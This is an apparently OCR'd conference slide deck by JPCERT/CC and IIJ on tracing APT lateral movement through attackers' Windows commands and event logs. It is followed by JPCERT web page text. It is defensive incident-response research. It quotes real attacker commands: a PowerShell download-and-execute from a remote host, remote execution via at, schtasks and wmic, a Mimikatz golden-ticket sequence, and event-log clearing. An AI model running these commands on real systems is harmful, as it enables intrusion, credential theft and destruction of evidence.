CODE BLUE 2017

Pursue the Attackers

- Identify and Investigate Lateral Movement Based on Behavior Pattern -

Shusei Tomonaga (JPCERT/CC)

Keisuke Muda (Internet Initiative Japan Inc.)

Self-introduction

Shusei Tomonaga

- Analysis Center at JPCERT/CC
- Malware analysis, Forensics investigation.
- Written up posts on malware analysis and technical findings on this blog and Github.
  - http://blog.jpcert.or.jp/
  - https://github.com/JPCERTCC/aa-tools

Self-introduction

Keisuke Muda

- Internet Initiative Japan Inc. (IIJ)
  Analyst, Security Operation Center,
  Security Business Department,
  Advanced Security Division
- As a member of IIJ SOC, primarily working on:
  - Analysis of logs sent from customers' networks
  - Research/Analysis of software vulnerabilities
  - Enhancement of IIJ SOC service and the service infrastructure

Challenge of Incident Response

- Many hosts need to be investigated for APT Incident Response

- Logs required for investigation are not always recorded

- **Difficult to detect Lateral Movement**

Approach

If you know what logs are recorded with the lateral movement tools, IR will be easier.

- For lateral movement, a limited set of tools are used in many different incidents.

- There are some common patterns in the lateral movement methods.

This Presentation Topics

1 Overview of APT Incident and Lateral Movement

2 Tools Used by Attackers for Lateral Movement

3 Tracing Attacks

4 Analysis of Tools Used by Attackers


1 Overview of APT Incident and Lateral Movement

2 Tools Used by Attackers for Lateral Movement

3 Tracing Attacks

4 Analysis of Tools Used by Attackers

Overview of APT Incident and Lateral Movement



1. Infection

5. Sending stolen data

2. Initial investigation

Target Network

3. Internal reconnaissance

4. Spread of infection

AD/ File Server

6. Delete evidence

1 Overview of APT Incident and Lateral Movement

2 Tools Used by Attackers for Lateral Movement

3 Tracing Attacks

4 Analysis of Tools Used by Attackers

Tools Used by Attackers at Lateral Movement

Attackers use not only attack tools
but also Windows commands and legitimate tools.

- Why attackers use **Windows commands** and **legitimate tools**?

- They are not detected by antivirus software.

Research of Tools Used by Attackers

Research Methods


Investigating C&C servers and malware connections in five operations.

- APT10 (named by FireEye)
- APT17 (named by FireEye)
- Dragon OK (named by Palo Alto)
- Blue Termite (named by Kaspersky)
- Tick (named by Symantec)

Research Overview

C&C servers

- Gstatus



```
total 1164
-rw-r--r-- 1 root root    953 Nov 28  2014 Active.asp
-rw-r--r-- 1 root root     17 Apr 17  2010 banner.dat
-rw-r--r-- 1 root root   3709 May 15  2013 _ŧ · chakan.asp
-rw-r--r-- 1 root root   2119 Nov 28  2014 chklogin.asp
-rw-r--r-- 1 root root    688 Dec 11  2014 Delete.asp
-rw-r--r-- 1 root root   5423 Mar 27  2015 Detail.asp
-rw-r--r-- 1 root root   1641 Jan  4  2015 editmyip.asp
-rw-r--r-- 1 root root   1652 Nov 28  2014 editpass.asp
-rw-r--r-- 1 root root   3216 Mar 27  2015 FaintIP.asp
-rw-r--r-- 1 root root     87 Apr 17  2010 ForIp.asp
drwxr-xr-x 2 root root   4096 Mar 26  2014 Ft_INC
-rw-r--r-- 1 root root  21144 Apr 17  2010 GetCode.asp
-rw-r--r-- 1 root root   1636 Apr 17  2010 GetInfo.asp
-rw-r--r-- 1 root root    821 Apr 17  2010 GetRealIp.asp
-rw-r--r-- 1 root root   2182 May 15  2013 GStatus.asp
-rw-r--r-- 1 root root      0 Apr 17  2010 hack.txt
-rw-r--r-- 1 root root    943 Nov 28  2014 Hide.asp
drwxr-xr-x 2 root root   4096 Mar 26  2014 login
-rw-r--r-- 1 root root    518 Nov 28  2014 logout.asp
-rw-r--r-- 1 root root   1565 Dec  5  2014 Option.asp
-rw-r--r-- 1 root root     64 Mar 22  2015 slaveip1.ldb
-rw-r--r-- 1 root root     64 Mar  7  2015 slaveip2.ldb
-rw-r--r-- 1 root root 499712 Apr  1  2015 slaveip - _ asp
-rw-r--r-- 1 root root 557056 Apr  1  2015 slaveip.asp
-rw-r--r-- 1 root root     64 Mar 25  2015 slaveip.ldb
-rw-r--r-- 1 root root   2081 Aug 19  2014 souji.asp
-rw-r--r-- 1 root root    570 Apr 17  2010 TransPage.asp
-rw-r--r-- 1 root root    416 Apr 17  2010 viewlog.asp
```


Access Database

Research Overview

C&C servers

- Emdivi

SQLite Database



	ID	pcFlag	cmd	type	result	IsGotten	IsCompleted	IsShown
36	36	[redacted]1500	[illegible]	1	IOODieODqeOC	1	1	1da778d3
37	37	[redacted]1500	dHlwZSBjOlxocFxc	1	SWYgZXhpc3Q	1	1	1da778d3
38	38	[redacted]1500	dHlwZSBjOlxVc2V	1	5oyH5a6a44GV	1	1	1da778d3
39	39	[redacted]1500	dHlwZSAiYzpcVXN	1	QEVDSE8gT0Z	1	1	1da778d3
40	40	[redacted]1500	dXBsb2FkICJ3aW4	2	U1VDQ0VTU0Z	1	1	1da778d3
41	41	[redacted]1500	d3VzYSAldGVtcCV	1	RU1QVFkNCIR	1	1	1da778d3
42	43	[redacted]1500	ZGlyIEM6XFdpbmF	1	IOODieODqeOC	1	1	1da778d3
43	44	[redacted]1500	ZGlyIGM6XA%3D%3	1	IOODieODqeOC	1	1	1da778d3
44	45	[redacted]1500	dXBsb2FkICJ3aW4	[illegible]	U1VDQ0VTU0Z	[illegible]	[illegible]	[illegible]
45	46	[redacted]1500	d3VzYSAldGVtcCV	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
46	47	[redacted]1500	ZGlyIEM6XFdpbmF	[illegible]	IOODieODqeOC	[illegible]	[illegible]	[illegible]
47	48	[redacted]1500	Y21kIC9jIEM6XFdp	1	RU1QVFkNCIR	1	1	1da778d3
48	49	[redacted]1500	bmV0c3RhdCAtYW	1	DQrjeqLjeq%2Fj	1	1	1da778d3
49	50	[redacted]1500	dXBsb2FkICJjdC5l	2	U1VDQ0VTU0Z	1	1	1da778d3
50	51	[redacted]1500	Y3QgICJ0YXNra2ls	1	RU1QVFkNCIR	1	1	1da778d3
51	52	[redacted]TA%2	aXBjb25maWcgL2F	1	DQpXaW5kb3dz	1	1	bc4b2a76
52	53	[redacted]TA%2	dGFza2xpc3QgL3Y	1	DQrjeqTjg6Hjg	1	1	bc4b2a76
53	54	[redacted]TA%2	bmV0IHZpZXc%3D	1	44K144O844OC	1	1	bc4b2a76

Executed commands

Research Overview

Malware connection

Type	Encode	RC4 key
Daserf(Delphi)	LZNT1 + RC4 + Custom Base64	Constant (Depends on the malware)
DATPER(old)	LZNT1 + RC4 + Custom Base64	Constant (Depends on the malware)
DATPER(new)	lzrw1kh + xor + RC4 + Custom Base64	Constant (Depends on the malware)
xxmm	LZNT1 + RC4 + Custom Base64	Fixed(“1234”) or one-time key

Research Overview

Data Set

Total command execution: 16,866

Total number of infected host: 645

Research Overview

Data Set

Total command execution: 16,866

Total number of infected host: 645

Total Windows command execution: 14,268

Lateral Movement: Initial Investigation

Initial investigation

- Collect information of the infected host

- The most used command is **tasklist**.

- If the infected host was a virtual machine for analysis, the attacker will escape soon.

Windows Command Used by Initial Investigation

Rank	Command	Count
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29
11	qprocess	27
12	nslookup	11

Lateral Movement: Internal Reconnaissance

Internal Reconnaissance

- Look for information saved in the compromised machine and information on the network

- The most used command is **dir**.
  - The attacker look around confidential data stored in the infected host.
- For searching the local network, **net** is used.

Windows Command Used for Internal Reconnaissance

Rank	Command	Count
1	dir	4466
2	**ping**	2372
3	**net view**	590
4	type	543
5	**net use**	541
6	**echo**	496
7	**net user**	442
8	**net group**	172
9	**net localgroup**	85
10	dsquery	81
11	**net config**	32
12	csvde	21

net Command

- net view
  - Obtain a list of connectable domain resources
- net user
  - Manage local/domain accounts
- net localgroup
  - Obtain a list of users belonging to local groups
- net group
  - Obtain a list of users belonging to certain domain groups
- net use
  - Access to resources

Why ping command is often executed?

Searching network hosts using ping

```
> echo @echo off >ee.bat
> echo for /l %%i in (1,1,255) do ping -n 1
10.0.0.%%i ^|find "TTL=" ^>^>rr.txt >>ee.bat
> type ee.bat
> ee.bat
```

Why echo command is executed?

Create script file using the echo command

```
> echo $p = New-Object System.Net.WebClient >xz.ps1
> echo $p.DownloadFile("http://xxxxxxxxxx.com/wp/0122.
dat","c:¥intel¥logs¥0122.exe") >>xz.ps1
> type xz.ps1
> powershell -ExecutionPolicy ByPass -File C:¥intel¥logs¥
xz.ps1
```

Windows Command Used for Internal Reconnaissance

Rank	Command	Count
13	net share	19
14	quser	18
15	net session	17
16	query	12
17	tracert	9
18	**cscript**	9
19	nltest	5
20	**dumpel**	5
21	tree	3
22	**LogParser**	2
23	net accounts	2
24	route	1

Search Logon Event logs

dumpel command

```
> dumpel.exe -f ac1.dat -l security -s ¥¥10.0.0.1 -d 10
```

LogParser command

```
> LogParser ""Select *From  V:¥Server¥Security.evtx
Where EventID=4624  AND TimeGenerated < '2017-04-28
23:59:59' AND TimeGenerated > '2017-04-28 00:00:00'""
-i:evt -o:csv > V:¥Server¥Security.csv"
```

Search Logon Event logs

LogParser command 2

```
> LogParser  -i:evt -o:csv ¥select strings,timegenerated
from security where eventid=4624 and strings like ‘%min%'
and strings like '%winlogon.exe%' and (timegenerated
between TO_TIMESTAMP(‘2017-10-01’, 'yyyy-MM-dd’) and
TO_TIMESTAMP(‘2017-10-06', 'yyyy-MM-dd'))¥ >c:¥
windows¥temp¥log.csv
```

Search Logon Event logs

cscript command

```
> cscript eventquery.vbs /s 10.0.1.11 /l application /fi "id eq 22 "
```

- eventquery.vbs
  - Lists the events and event properties from one or more event logs.
  - Installed by default on Windows XP, Windows Server 2003. (Does not function on Windows 7 and later)

Lateral Movement: Spread of Infection

Spread of infection

- Infect the machine with other malware or try to access other hosts

- The most used command is **at**.
  - “at” command is not supported on Windows 10, Windows 8.1 etc.
  - If "at" doesn't exist, **schtasks** is used.
- Password dump tool is always used.

Windows Command Used for Spread of Infection

Rank	Command	Count
1	**at**	445
2	move	399
3	**schtasks**	379
4	copy	299
5	ren	151
6	reg	119
7	**wmic**	40
8	powershell	29
9	md	16
10	runas	7
11	sc	6
12	netsh	6

Remote Command Execute Used Windows Command

at command

```
> at ¥¥[IP Address] 12:00 cmd /c
"C:¥windows¥temp¥mal.exe"
```

schtasks command

```
> schtasks /create /tn [Task Name] /tr C:¥1.bat /sc
onstart /ru System /s [IP Address]
```

Remote Command Execute Used Windows Command

wmic command

```
> wmic /node:[IP Address] /user:”[User Name]”
/password:”[PASSWORD]” process call create
“cmd /c c:¥Windows¥System32¥net.exe user”
```

Compile the MOF File

- The Managed Object Format (MOF) compiler parses a file containing MOF statements and adds the classes and class instances defined in the file to the WMI repository.

mofcomp command

```
> move %temp%¥mseinst.mof ¥¥server¥C$¥WINDOWS¥
system32¥wbem¥svmon.mof
> mofcomp -N:root¥default C:¥WINDOWS¥system32
¥wbem¥svmon.mof >c:¥mofinst.txt
> mofcomp -AUTORECOVER C:¥WINDOWS¥system32
¥wbem¥svmon.mof >>c:¥mofinst.txt
```

Lateral Movement: Delete Evidence

Delete evidence

- Delete files used by the attacker and logs

- The most used command is **del**.

- For deleting the event log, **wevtutil** is used.

Windows Command Used for Delete Evidence

Rank	Command	Count
1	**del**	844
2	taskkill	80
3	**klist**	73
4	**wevtutil**	23
5	rd	15

wevtutil command

Delete event logs

```
> wevtutil cl security
```

Search logon event logs

```
> wevtutil qe security /f:text /q:""*[System[EventID
=4624 or EventID=4769 or EventID=4672 or
EventID=4768]] and *[System[TimeCreated[@
SystemTime>='2017-07-10T00:00:00.000']]]""
>c:¥windows¥system32¥log.txt
```

wevtutil command

Search start-up event logs

```
> wevtutil qe system /count:20 /rd:true /f:text /q:
""Event[System[(EventID=6005)]]"" |find ""Date"" >
inf.txt
```

Delete Evidence of Pass-the-Ticket

- An attacker uses Pass-the-ticket when spreading infection to other hosts
  - Pass-the-hash is rarely used
- Pass-the-ticket
  - Issues an unauthorized ticket that grants access without additional authentication
  - Golden ticket
    - Use TGT (Ticket-Granting Tickets)
  - Silver ticket
    - Use ST (Service Ticket)

Delete Evidence of Pass-the-Ticket

klist command

```
> klist purge
```

Example of Command Execution Flow

Example (Tick)

Initial investigation

```
> cd ¥intel¥logs
> whoami
> klist
> net use
> klist purge
> IntelGFX.exe "kerberos::golden /user:administrator /domain:[Domain] /sid:[SID] /krbtgt:[RC4 Key] /group:502 /ticket:0422.tck" exit
> IntelGFX.exe "kerberos::ptt 0422.tck" exit
> ping -n 1 10.1.44.16
> ping -n 1 10.1.2.16
> net use ¥¥10.1.2.16
> dir ¥¥100.1.2.16¥c$¥users
```

Golden Ticket with Mimikatz

Internal reconnaissance

Spread of infection

```
> copy bb.bat ¥¥10.1.2.16¥c$¥windows¥system32¥
> net time ¥¥10.1.2.16
> at ¥¥10.1.2.16 12:27 bb.bat
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt
> move ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt .
> del ¥¥10.1.2.16¥c$¥windows¥system32¥bb.bat
> copy zt.exe ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe
> net time ¥¥10.1.2.16
> at ¥¥10.1.2.16 12:33 mscfg.exe
> dir ¥¥10.1.2.16¥c$¥windows¥system32¥mscfg.exe
```

Delete evidence

```
> del ¥¥10.1.2.16¥c$¥windows¥system32¥inf.txt
> del ¥¥10.1.2.16¥c$¥windows¥tasks¥at*.job
> net use ¥¥10.1.2.16 /del
> dir
> del zt.exe inf.txt bb.bat
> dir
> net use
```

1 Overview of APT Incident and Lateral Movement

2 Tools Used by Attackers for Lateral Movement

3 Tracing Attacks

4 Analysis of Tools Used by Attackers

What Do We Want to Know About the Attacks…?

- Hosts Accounts/Privileges used
- Tools executed
- Files/Intelligences being accessed
- Network traffics
- Possibility of attackers coming back

What Do We Want to Know About the Attacks…?

- Hosts Accounts/Privileges used

⇨ **Find in Logon History**

- Tools executed

⇨ **Find in Execution History**

- Files/Intelligences being accessed
- Network traffics
- Possibility of attackers coming back

⇨ **Find in Access and Execution Histories**

What Do We Want vs. What Can Be Found

- Following records are taken by default on Windows:
  - Client OS
    - Successful/Failed **Logon**
    - Successful **Logoff**
    - Successful **Policy Modification** … that's about it
  - Server OS
    - Successful **Authentication** in addition to the above

- Some of the "**Logon Histories**" could be traced from the default logs.
- There may not be enough record to prove "**Execution History**" and "**Access History**".

Preparing For Investigation

- Default configuration is **not enough**.
  - Methods to cover the missing pieces are needed.
  - There are not so many documents that summarize methods and significant points for identifying threats.

- Some of the entities **are not recorded by default, but it is possible to configure hosts to keep those records**.
  - We *do* need to think about which entities we should cover to track the attacks.

Detecting Lateral Movement through Tracking Event Logs

- Tools and commands that were used in actual attacks were analyzed.
  - 49 different tools that were frequently used in attack behaviors were selected.
    - Approx. 1/3 were **legitimate Windows tools**.
  - Each of them was tested on a virtual network, and their execution “logs” were recorded.

Detecting Lateral Movement through Tracking Event Logs


- Tools and commands that were used in actual attacks were analyzed.
  - 49 different tools that were frequently used in attack behaviors were selected.
    - Approx. 1/3 were **legitimate Windows tools**.
  - Each of them was tested on a virtual network, and their execution “logs” were recorded.

In most cases, **additional tweaks were necessary** to obtain enough records.

Research Report

- Research report is available on JPCERT/CC website.
  - https://www.jpcert.or.jp/english/pub/sr/ir_research.html
  - English/Japanese

- First published in 2016
- Updated version 2017 available in Japanese
  - English version coming in December


Towards a safer cyber space without incidents
Japanese
JPCERT CC
Japan Computer Emergency Response Team Coordination Center
JPCERT コーディネーションセンター
Search JPCERT/CC
Search
RSS
HTTPS
About Incident
Alerts&Advisories
Report to JPCERT/CC
Documents
RSS
Blog
About JPCERT/CC
HOME > Documents > Studies/Research
Print layout
Print
Documents
Incident Handling Quarterly Report
Internet Threat Monitoring Quarterly Report
JPCERT/CC Activities Overview Topics
Studies/Research
JPCERT CC English Blog
What is CSIRT ?

What's new

- 2017-09-27 JPCERT/CC English Blog "Chase up Datper's Communication Logs with Splunk/Elastic Stack"
- 2017-09-14 JPCERT/CC Incident Handling Report[April 1, 2017 - June 30, 2017]
- 2017-09-14 JPCERT/CC Internet Threat Monitoring Report[April 1, 2017 - June 30, 2017]
- 2017-09-14 JPCERT/CC Activities Overview Topics[April 1, 2017 - June 30, 2017]

Studies/Research

last update: 2017-06-22

Detecting Lateral Movement through Tracking Event Logs

Many recent cyberattacks have been confirmed in which malware infects a host and in turn spreads to other hosts and internal servers, resulting in the whole organization becoming compromised. In such cases, many points need to be investigated. Accordingly, an approach for quickly and thoroughly investigating such critical events, ascertaining the overall picture of the damage as accurately as possible, and collecting facts necessary for devising remedial measures is required.

While the configuration of the network that is targeted by an attack varies depending on the organization, there are some common patterns in the attack methods. First, an attacker that has infiltrated a network collects information of the host it has infected using "ipconfig", "systeminfo", and other tools installed on Windows by default. Then, they examine information of other hosts connected to the network, domain information, account information, and other information using "net" and other tools. After choosing a host to infect next based on the examined information, the attacker obtains the credential information of the user using "mimikatz", "pwdump", or other password dump tools. Then, by fully utilizing "net", "at", or other tools, the attacker infects other hosts and collects confidential information.

